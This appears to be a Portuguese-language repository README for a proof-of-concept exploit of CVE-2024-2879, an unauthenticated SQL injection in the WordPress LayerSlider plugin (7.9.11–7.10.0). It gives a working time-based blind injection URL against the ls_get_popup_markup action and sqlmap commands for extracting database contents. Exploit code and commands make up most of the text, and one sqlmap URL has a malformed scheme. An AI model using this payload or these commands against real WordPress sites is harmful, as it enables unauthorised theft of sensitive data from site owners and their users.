 herculeszxc/cve-2024-2879
Exploit de prova de conceito para CVE-2024-2879: injeção SQL não autenticada no plugin WordPress LayerSlider (7.9.11-7.10.0). Inclui script de scanner e guia de exploração do SQLMap para extrair informações do banco de dados.

LayerSlider 7.9.11 - 7.10.0 - Injeção SQL Não Autenticada
O plugin LayerSlider para WordPress é vulnerável a Injeção SQL através da ação ls_get_popup_markup nas versões 7.9.11 e 7.10.0 devido a escapamento insuficiente no parâmetro fornecido pelo usuário e falta de preparação adequada na consulta SQL existente. Isso possibilita que atacantes não autenticados anexem consultas SQL adicionais às consultas já existentes, que podem ser usadas para extrair informações sensíveis do banco de dados.

"http://site.com/wp-admin/admin-ajax.php?action=ls_get_popup_markup&id[where]=1)and (SELECT 6416 FROM (SELECT(SLEEP(5)))nEiK)-- vqlq"
Tempo de resposta com atraso de 5 segundos

sqlmap "https:://site.com/wp-admin/admin-ajax.php?action=ls_get_popup_markup&id[where]=" --risk=3 --level=4 --dbms=mysql --technique=T
ou
sqlmap -r request.txt --risk=3 --level=4 --dbms=mysql --technique=T
